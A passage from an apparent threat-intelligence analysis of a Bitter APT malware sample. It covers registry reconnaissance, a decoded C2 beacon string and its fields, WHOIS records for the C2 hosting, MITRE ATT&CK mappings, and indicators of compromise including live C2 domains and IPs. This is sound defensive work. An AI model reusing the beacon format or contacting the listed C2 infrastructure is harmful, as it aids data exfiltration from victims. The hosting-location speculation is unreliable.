
This query the registry for getting, the version of the OS and proceeds for identifying the victim's machine GUID by the HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid registry key.






This use too, the EncodePointer function for encoding a specified pointer (encoded pointers can be used to provide another layer of protection for pointer values).



After performing the reconnaissance actions, this can send a query as pulse with the informations to the C2, the URL to send is decoded and an additional operation give the final URL.







The data are encoded by the algorithm too, with the script, we can decode the strings and see that the roles and data send to the C2.


SNI=VTFS.QD&UME=Xjoepxt!8!Qspgfttjpobm&OPQ=benjo&IVR=VTFS.QD\$\$benjoAA11482.572.3314613.96675&st=0 (Here from the Anyrun sandbox)

We can resume all the variables used and the type of the informations sent in the C2.

Variable	Description
SNI	Computer name
UME	OS Version
OPQ	Account name
IVR	[Computer name]###[Account name]@@@[GUID]
st	downloaded file executed successfully ?


## Cyber kill chain

This process graph represents the cyber kill chain of Bitter sample.



## Cyber Threat Intel

Since the last 2 weeks, the C2 domain have changed (.193 to .198) due to this are on the same subnet of the Verdina organization (Bulgaria cloud provider).



We can note on the WHOIS information that this registered in Ras al-khaimah location.

```

WHOIS Source: RIPE NCC
IP Address: 93.123.73.193
Country:  Bulgaria
Network Name: NETERRA-IWS-NET
Owner Name: IWS.CO
CIDR:
From IP: 93.123.73.193
To IP: 93.123.73.204
Allocated: Yes
Contact Name: IWS Networks Ltd
Address: Ras Al Khaimahm, P.O. Box 10559, UAE
Email:
Abuse Email: abuse@iws.co
Phone: +971 56 653 9955

WHOIS Record:
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf
%
% Information related to '93.123.73.193 - 93.123.73.204'
%
% Abuse contact for '93.123.73.193 - 93.123.73.204' is 'abuse'

inetnum: 93.123.73.193 - 93.123.73.204
netname: NETERRA-IWS-NET
descr: IWS.CO
country: BG
org: ORG-INL23-RIPE
admin-c: INL14-RIPE
tech-c: INL14-RIPE
status: ASSIGNED PA
mnt-by: MNT-NETERRA
mnt-routes: IWS-CO
mnt-domains: IWS-CO
created: 2017-09-26T13:48:43Z
last-modified: 2017-09-26T13:48:43Z
source: RIPE

organisation: ORG-INL23-RIPE
org-name: IWS NETWORKS LL
org-type: OTHER
address: 09 Aghayan str, Yerevan, Armenia
e-mail: admin@iws.co
abuse-c: ACRO1265-RIPE
mnt-ref: AZ39139-MNT
mnt-ref: MNT-NETERRA
tech-c: INL15-RIPE
mnt-by: IWS-CO
created: 2016-10-06T20:39:19Z
last-modified: 2016-10-07T16:50:25Z
source: RIPE

person: IWS Networks Ltd
address: Ras Al Khaimahm, P.O. Box 10559, UAE
phone: +971 56 653 9955
nic-hdl: INL14-RIPE
mnt-by: IWS-CO
created: 2016-10-06T20:34:27Z
last-modified: 2016-10-06T20:34:27Z
source: RIPE


% Information related to '93.123.73.0/24AS201133'

route: 93.123.73.0/24
origin: AS201133
mnt-by: MNT-NETERRA
created: 2019-01-04T07:27:07Z
last-modified: 2019-01-04T07:27:07Z
source: RIPE

% This query was served by the RIPE Database Query Service version 7.0.0

```

The location is placed in the business place of the city.



We can note that two phone numbers with the country indicate (Indian and Iranian) have the same address for two companies.

## Company: International Widespread Services Limited (IWS Ltd)

**Address:** Al Nakheel Area - Business Park Ras al-Khaimah Ras al-Khaimah 10559 AE

**Phone:** +1.9155096085

**Fax:** +1.9155096085

**Email:** [admin@iws.co](mailto:admin@iws.co), [info@iws.co](mailto:info@iws.co)

## Company: International Widespread Services Limited (Syed Arslan Tahir)

**Address:** Al Nakheel Area - Business Park Ras al-Khaimah Ras al-Khaimah 10559 AE

**Phone:** +98.9155096085

**Fax:** +98.9155096085

**Email:** [info@iws.co](mailto:info@iws.co)

In Ras al-Khaimah, there is no corporate tax, no profits, no customs duties, no inheritance tax, it is not excluding that the group Bitter chose this place as a tax haven for their operations.

## References MITRE ATT&CK Matrix

List of all the references with MITRE ATT&CK Matrix

Enterprise tactics	Technics used	Ref URL
Execution	T1203 - Exploitation for Client Execution	<a href="https://attack.mitre.org/techniques/T1203">https://attack.mitre.org/techniques/T1203</a>
Persistence	T1060 - Registry Run Keys / Startup Folder	<a href="https://attack.mitre.org/techniques/T1060">https://attack.mitre.org/techniques/T1060</a>
Discovery	T1012 - Query Registry	<a href="https://attack.mitre.org/techniques/T1012">https://attack.mitre.org/techniques/T1012</a>
Lateral Movement	T1105 - Remote File Copy	<a href="https://attack.mitre.org/techniques/T1105">https://attack.mitre.org/techniques/T1105</a>
C & C	T1105 - Remote File Copy	<a href="https://attack.mitre.org/techniques/T1105">https://attack.mitre.org/techniques/T1105</a>

## Indicators Of Compromise (IOC)

List of all the Indicators Of Compromise (IOC)

Indicator	Description
Urgent Action.docx	34b53cd683f60800ac4057d25b24d8f083f759d024d22b4e5f2a464bc85de65
smss.exe	dcb8531b0879d46949dd63b1ac094f5588c26867805d0795e244f4f9b8077ed
maq.com.pk	Domain requested
203.124.43.227	IP requested
http[:]//maq.com.pk/	HTTP/HTTPS requests
http[:]//maq.com.pk/wehsd	HTTP/HTTPS requests
http[:]//maq.com.pk/wehs	HTTP/HTTPS requests
http[:]//onlinejohnline99.org/kvs06v.php	HTTP/HTTPS requests
onlinejohnline99.org	Domain C2
93.123.73.193	IP C2
93.123.73.198	IP C2

